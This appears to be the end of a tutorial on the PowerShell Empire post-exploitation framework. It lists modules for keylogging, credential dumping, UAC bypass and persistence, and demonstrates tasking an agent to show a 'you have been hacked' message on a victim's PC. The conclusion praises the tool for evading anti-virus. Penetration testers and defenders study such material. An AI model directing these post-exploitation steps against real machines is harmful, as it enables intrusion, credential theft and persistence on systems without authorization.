
The command will show you all the modules available and ready to use as shown in the image below:



```
(Empire: adminraj) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection                                   persistence/elevated/wmi*
code_execution/invoke_metasploitpayload                              persistence/elevated/wmi_updater*
code_execution/invoke_ntsd                                           persistence/misc/add_netuser
code_execution/invoke_reflectivepeinjection                          persistence/misc/add_sid_history*
code_execution/invoke_shellcode                                      persistence/misc/debugger*
code_execution/invoke_shellcodemsil                                  persistence/misc/disable_machine_acct_change*
collection/ChromeDump                                                persistence/misc/get_ssps
collection/FoxDump                                                   persistence/misc/install_ssp*
collection/USBKeylogger*                                             persistence/misc/memssp*
collection/WebcamRecorder                                            persistence/misc/skeleton_key*
collection/browser_data                                              persistence/powerbreach/deaduser
collection/clipboard_monitor                                         persistence/powerbreach/eventlog*
collection/file_finder                                               persistence/powerbreach/resolver
collection/find_interesting_file                                     persistence/userland/backdoor_lnk
collection/get_indexed_item                                          persistence/userland/registry
collection/get_sql_column_sample_data                                persistence/userland/schtasks
collection/get_sql_query                                             privesc/ask
collection/inveigh                                                   privesc/bypassuac
collection/keylogger                                                 privesc/bypassuac_env
collection/minidump                                                  privesc/bypassuac_eventvwr
collection/netripper                                                 privesc/bypassuac_fodhelper
collection/ninjacopy*                                                privesc/bypassuac_sdctlbypass
collection/packet_capture*                                           privesc/bypassuac_tokenmanipulation
collection/prompt                                                    privesc/bypassuac_wscript
collection/screenshot                                                privesc/getsystem*
collection/vaults/add_keepass_config_trigger                         privesc/gpp
collection/vaults/find_keepass_config                                privesc/mcafee_sitelist
collection/vaults/get_keepass_config_trigger                         privesc/ms16-032
collection/vaults/keethief                                           privesc/ms16-135
collection/vaults/remove_keepass_config_trigger                      privesc/powerup/allchecks
credentials/credential_injection*                                    privesc/powerup/find_dllhijack
credentials/enum_cred_store                                          privesc/powerup/service_exe_restore
credentials/invoke_kerberoast                                        privesc/powerup/service_exe_stager
credentials/mimikatz/cache*                                          privesc/powerup/service_exe_useradd
credentials/mimikatz/certs*                                          privesc/powerup/service_stager
credentials/mimikatz/command*                                        privesc/powerup/service_useradd
credentials/mimikatz/dcsync                                          privesc/powerup/write_dllhijacker
credentials/mimikatz/dcsync_hashdump                                 privesc/tater
```


Following is a small demo of how to use usemodule. Type :

```
usemodule trollsploit/message
set MsgText you have been hacked
execute
y
```



```
(Empire: adminraj) > usemodule trollsploit/message
(Empire: powershell/trollsploit/message) > options

              Name: Invoke-Message
            Module: powershell/trollsploit/message
         NeedsAdmin: False
          OpsecSafe: False
           Language: powershell
MinLanguageVersion: 2
         Background: True
    OutputExtension: None

Authors:
  @harmj0y

Description:
  Displays a specified message to the user.

Comments:
  http://blog.logrhythm.com/security/do-you-trust-your-
  computer/

Options:

  Name      Required    Value                      Description
  ----      --------    -------                    -----------
  MsgText   True        Lost contact with the      Message text to display.
                        Domain Controller.
  IconType  True        Critical                   Critical, Question, Exclamation, or
                                                   Information
  Agent     True        adminraj                   Agent to run module on.
  Title     True        ERROR - 0xA801B720         Title of the message box to display.

(Empire: powershell/trollsploit/message) > set MsgText you have been hacked
(Empire: powershell/trollsploit/message) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 46EDAHSW to run TASK_CMD_JOB
[*] Agent 46EDAHSW tasked with task ID 5
[*] Tasked agent adminraj to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) > [*] Agent 46EDAHSW returned results.
Job started: E7X5T1
```

Using the above module will display a message on victims’ PC as shown image below :



ERROR - 0xA801B720

you have been hacked

Conclusion

Malware in the form of .exe/dll/hta etc. allows an attacker to construct any desirable attack as this framework has access to Win32. Although anti-virus companies are becoming aware day by day, these ones are still valid. It’s a great tool due to its vast, authentic and efficient collection of post-exploits. Ultimately, the goal is to be undetected and successful in your attack and this tool allows us to do so. And this article covered all the basics you need to know about this framework.

Happy Hacking!!